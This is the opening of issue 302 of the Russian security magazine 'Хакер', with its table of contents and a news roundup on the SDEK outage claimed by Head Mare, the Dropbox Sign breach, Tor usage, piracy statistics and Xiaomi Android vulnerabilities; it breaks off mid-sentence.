ХАКЕР

№302

РЕВЕРСИМ
AGENT
TESLA

ПРОДВИНУТЫЕ
АТАКИ НА
SYSMON

ПИШЕМ ЧИТЫ
ДЛЯ ИГР
НА UNITY

POSITIVE HACK DAYS FEST II

ОТЧЕТ С ФЕСТИВАЛЯ
И ЛУЧШИЕ ДОКЛАДЫ

№ 302

CONTENTS

▶ **MEGANews**
Самые важные события в мире инфосека за май

▶ **PHDays Fest 2**
Как прошли четыре дня кибербеза для всех

▶ **PHDays Fest 2**
Десять выступлений, записи которых стоит посмотреть

▶ **Добиваем мониторинг**
Как работают продвинутые атаки на Sysmon

▶ **Agent Tesla**
Учимся реверсить боевую малварь в Ghidra

▶ **Нетипичная змея**
Реверсим приложение на Python с кастомным интерпретатором

▶ **Уроки форензики**
Анализируем логи Windows и таблицу MFT на примере HTB Jinkies

▶ **Дыры в openSIS**
Разбираем SQL-инъекции на живом примере

▶ **Чит своими руками**
Обходим простой античит и исследуем игру на Unity

▶ **HTB Napper**
Реверсим приложение на Go и пишем декриптор при помощи ChatGPT

▶ **HTB Bizness**
Атакуем Apache OFBiz

▶ **HTB Devvortex**
Повышаем привилегии через уязвимость в Apport

▶ **HTB Monitored**
Получаем доступ в систему через Nagios XI

▶ **Совершенно не секретно**
Как я искал утечки в сервисе для ИБ-специалистов

▶ **WinAPI днем и ночью**
Ищем способы обращения к нативному коду из C#

▶ **Как дела в контейнере**
Собираем события безопасности в Docker

▶ **Охлади себе всё**
Собираем контроллер оборотов для компьютерных кулеров

▶ **Титры**
Кто делает этот журнал

MEGANEWS

Мария «Mifrill» Нефёдова
nefedova@glc.ru

В этом месяце: хакеры взломали Dropbox и предположительно атаковали СДЭК, эксперты сравнивают функцию Recall в Windows с кейлоггером, атака DNSBomb усиливает DDoS в 20 тысяч раз, разработчики Android борются с кражами устройств, завершается поддержка NTLM и другие интересные события прошедшего мая.


АТАКА НА СДЭК

С 26 мая 2024 года в работе логистической компании СДЭК начались серьезные перебои: не работали приложение и сайт СДЭК, компания не принимала и не выдавала отправления.

В компании заверяли, что все посылки «будут бережно сохранены и выданы после устранения технических проблем», а срок хранения в ПВЗ при необходимости продлят.

Хотя еще 26 мая представители СДЭК писали, что компания «находится на заключительном этапе восстановления полной работоспособности» своих сервисов, на деле работа стала частично возобновляться лишь 29 мая, когда начали выдавать отправления, находящиеся в ПВЗ.

В компании заявили, что причина происходящего — «обширный технический сбой», хакерская группа Head Mare заявила в X (бывший Twitter), что взломала СДЭК, зашифровала данные и уничтожила бэкапы.




Head Mare
@head_mare

1/7 Хэд Марэ не дала времени #СДЭК на то, чтобы защитить себя. Сисадмины оказались слишком слабы. А политики безопасности не оправдали себя. #СДЭК продолжает нести знамя худшей доставки по России, обгоняя даже почту рф

3:41 PM · 27 мая 2024 г. · 21,8 тыс. просмотров

В своем сообщении, к которому приложены скриншоты, предположительно демонстрирующие внутренние системы СДЭК, хакеры писали, что якобы зашифровали данные компании, а резервные копии «админы на маленькой зп делали раз в полгода» и теперь бэкапы «пропали».




Группировка заявила, что «сисадмины оказались слишком слабы, а политики безопасности не оправдали себя». Также злоумышленники «передали привет» российской компании по управлению цифровыми рисками BI.ZONE, которая консультирует СДЭК по вопросам кибербезопасности и софт которой якобы бесполезен.

При этом представители Роскомнадзора сообщили СМИ, что после предполагаемой атаки не получали от СДЭК уведомлений об утечке данных, хотя оператор, допустивший утечку персональных данных, обязан в течение 24 часов уведомить об этом РКН.

КОЛИЧЕСТВО ПОЛЬЗОВАТЕЛЕЙ TOR СНИЖАЕТСЯ

Согласно официальной статистике Tor Project, за последний год количество пользователей браузера Tor в России сократилось до **48 ТЫСЯЧ**, хотя еще в 2023 году составляло более **100 ТЫСЯЧ**.



Эксперты связывают это сразу с несколькими причинами, включая отъезд активной аудитории браузера за границу, смещение хакерской активности в Telegram, а также с блокировки Роскомнадзора.

Dropbox
Cancel
Next
Signer
Manager
Fields
Initials
Date Signed
Text Box
Checkbox
Add your signature
Draw it in
Insert

ВЗЛОМ DROPBOX

Хакеры проникли в производственные системы платформы Dropbox Sign eSignature и получили доступ к токенам аутентификации, данным многофакторной аутентификации (МФА), хешированным паролям и информации о клиентах.

Dropbox Sign (ранее HelloSign) — это платформа электронной подписи, позволяющая клиентам хранить, отправлять и подписывать документы онлайн, причем подписями, имеющими юридическую силу.

В конце апреля 2024 года специалисты Dropbox обнаружили несанкционированный доступ к производственным системам Dropbox Sign и начали расследование. Оказалось, злоумышленники каким-то образом получили доступ к автоматизированному инструменту для настройки системы Dropbox Sign, который является частью бэкенд-сервисов платформы.

С помощью этого инструмента хакеры смогли запускать приложения и автоматизированные сервисы с повышенными привилегиями, что позволило им добраться до базы данных клиентов.

> *«В ходе дальнейшего расследования мы обнаружили, что злоумышленники получили доступ к данным, в том числе информации о клиентах Dropbox Sign, включая адреса электронной почты, имена пользователей, номера телефонов и хешированные пароли, а также общие настройки аккаунтов и некоторые аутентификационные данные (такие как ключи API, токены OAuth и МФА)», — сообщают в Dropbox.*

Отмечается, что люди, которые пользовались платформой Dropbox Sign eSignature, но не создавали аккаунт, тоже пострадали, но в их случае утекли только адреса электронной почты и имена.

По заявлению компании, она не обнаружила никаких доказательств того, что злоумышленники получили доступ к документам, соглашениям или платежной информации клиентов или имели доступ к системам других сервисов компании. Подчеркивается, что «инфраструктура Dropbox Sign в значительной степени отделена от других сервисов Dropbox».


В итоге Dropbox сбросила пароли всех пользователей, завершила все сеансы Dropbox Sign и ограничила использование API-ключей до тех пор, пока клиенты их не заменят. Пользователям Dropbox Sign рекомендуется остерегаться возможных фишинговых кампаний, которые могут использовать украденные данные для сбора конфиденциальной информации (например, паролей).

РЫНОК ОНЛАЙН-ПИРАТСТВА СОКРАТИЛСЯ НА 16%

По данным компании FACCT, рынок онлайн-пиратства в России в 2023 году оценивался в **38 МИЛЛИОНОВ** долларов США. Для сравнения: в 2018 году объем рынка нелегального видеоконтента составлял **87 МИЛЛИОНОВ** долларов США.

За год нелегальные распространители видеоконтента недосчитались **16%** своих доходов, тогда как количество пиратских доменов увеличилось на **16%**.

В 2023 году было обнаружено **80 ТЫСЯЧ** пиратских доменов с русскоязычным видеоконтентом, что на **11 ТЫСЯЧ** (**16%**) больше по сравнению с 2022 годом. Исследователи связывают это с технологиями автоматизации, использованием пиратами динамически изменяющихся зеркал, которые позволяют им дольше оставаться в поисковой выдаче.



В целом пиратский контент был размещен на сайтах в **82%** случаев, в социальных сетях и мессенджерах — в **12%**, а в **6%** случаев был загружен на видеохостинги.

Доходы пиратов от рекламы за прошлый год тоже упали: средний CPM (cost per mille, цена за 1000 показов в рекламной кампании) составил **3,13 ДОЛЛАРА**, что на **6%** меньше, чем в 2022 году.

МНОГОЧИСЛЕННЫЕ ПРОБЛЕМЫ XIAOMI

Исследователи из компании Oversecured выявили многочисленные уязвимости в приложениях и системных компонентах устройств Xiaomi и Google, работающих под управлением Android. Эти баги дают доступ к произвольным операциям, ресиверам и сервисам с системными привилегиями, чреваты кражей произвольных файлов, а также утечкой данных устройства, настроек и учетной записи.

Xiaomi

В Oversecured сообщают, что 20 уязвимостей затрагивают различные приложения и компоненты Xiaomi, включая:

- Gallery (com.miui.gallery);
- GetApps (com.xiaomi.mipicks);
- Mi Video (com.miui.videoplayer);
- MIUI Bluetooth (com.xiaomi.bluetooth);
- Phone Services (com.android.phone);
- Print Spooler (com.android.printspooler);
- Security (com.miui.securitycenter);
- Security Core Component (com.miui.securitycore);
- Settings (com.android.settings);
- ShareMe (com.xiaomi.midrop);
- System Tracing (com.android.traceur);
- Xiaomi Cloud (com.miui.cloudservice).

Отмечается, что Phone Services, Print Spooler, Settings и System Tracing — легитимные компоненты из Android Open Source Project (AOSP), но они были модифицированы китайским производителем для добавления дополнительной функциональности, что и привело к появлению обнаруженных недостатков.

Среди наиболее значимых проблем, найденных исследователями, можно отметить инъекцию шелл-команд, затрагивающую приложение System Tracing, и ошибки в приложении Settings, которые могли привести к хищению произвольных файлов, а также утечке через намерения (intent) информации об устройствах Bluetooth, подключенных сетях Wi-Fi и экстренных контактах.

Также был обнаружен баг, связанный с повреждением памяти в приложении GetApps, которое, в свою очередь, берет начало от Android-библиотеки LiveEventBus. По словам Oversecured, сопровождающим проекта сообщили о проблеме больше года назад, однако она до сих пор не устранена.

Исследователи уведомили Xiaomi об уязвимостях в конце апреля 2023 года, и к настоящему времени все проблемы устранены. Теперь пользователям рекомендуется как можно скорее установить последние обновления для защиты от потенциальных рисков.

Google

Интересно, что, помимо перечисленного, эксперты нашли еще шесть уязвимостей в ОС Google в целом. Две из них характерны для устройств Pixel, а остальные четыре затрагивают любые Android-устройства. Однако все упоминания Google были удалены из отчета из-за того, что как минимум одна из уязвимостей до сих пор не исправлена.

Google тоже столкнулась с проблемами после модификации кода AOSP. Так, приложение Settings в смартфонах Pixel использовало незадекларированные разрешения при добавлении компонентов в файл AndroidManifest.xml. Это «позволяет злоумышленнику изменить списки операторских приложений и приложений для обхода VPN». В Oversecured подчеркивают, что только системные приложения могут избегать VPN таким образом.

> *«Это очень характерно для Android. На самом деле огромное заблуждение, что Android — операционная система с открытым исходным кодом. Да, часть кода находится в открытом доступе, но даже Google не использует AOSP в первоначальном виде и модифицирует его для выпуска своих устройств. Я бы сказал, что устройства Pixel на 50% используют AOSP, а остальное — закрытый код. Для остальных производителей Android этот процент меньше», — рассказывает глава Oversecured Сергей Тошин.*

В итоге проблемы, связанные с Google и Pixel, выглядят следующим образом:

